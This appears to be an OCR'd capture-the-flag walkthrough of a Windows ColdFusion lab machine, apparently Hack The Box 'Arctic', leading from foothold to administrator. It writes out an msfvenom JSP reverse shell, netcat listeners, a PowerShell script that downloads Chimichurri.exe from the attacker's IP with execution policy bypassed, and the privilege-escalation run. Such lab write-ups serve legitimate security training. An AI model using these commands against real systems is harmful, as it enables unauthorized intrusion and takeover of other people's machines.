
since cold fusion is written in java let's use MSFVENOM to craft the exploit

#msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.37 LPORT=443 -f raw > articshell.jsp

let's create a new taks



run the task



create a simple server on the directory you huave de shell

set a netcat lsitener to obtain the shell

on the web browser go to the shell
#http://10.10.10.11:8500/CFIDE/articshell.jsp

STEP 5 - Looking for the user flag

C:\users\tolis\desktop

type user.txt

STEP 6 - GDSSSecurity/windows-exploiter-suggester

type sysinfo


copy contents to a file and put it in your working directory

systeminfo.txt

search on google for windows-exploit-suggester.py github

copy the exploit code and put it in a file on the working directory
#windows-exploit-suggester.py

update the exploit
#python windows-exploit-suggester.py --update




run the script

#python windows-exploit-suggester.py --systeminfo systeminfo.txt --database 2020-04-12-mssb.xls


STEP 7 - GDSSSecurity/windows-exploiter-suggester

browsing for the exploit
www.exploit-db.com/exploits14610



find the Chimichurri.exe file and download it

https://github.com/re4son/ChimiChurri




download it and put it in your working directory

start another python simple server
#sudo python -m SimpleHTTPServer 80

On the user shell crete a webclient to uplaod the Chimichurri.exe

echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://10.10.14.37/Chimichurri.exe" >> wget.ps1
echo $file = "exploit.exe" >> wget.ps1
echo $webclient.DownloadFile($url, $file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1



STEP 8 - Go for root flag

Create another netcat session

#nc -lvnp 443

back to the shell run the exploit #exploit.exe 10.10.14.37 443

and then u get admin shel

#whoami
#cd\users\administrator\desktop
#type root.txt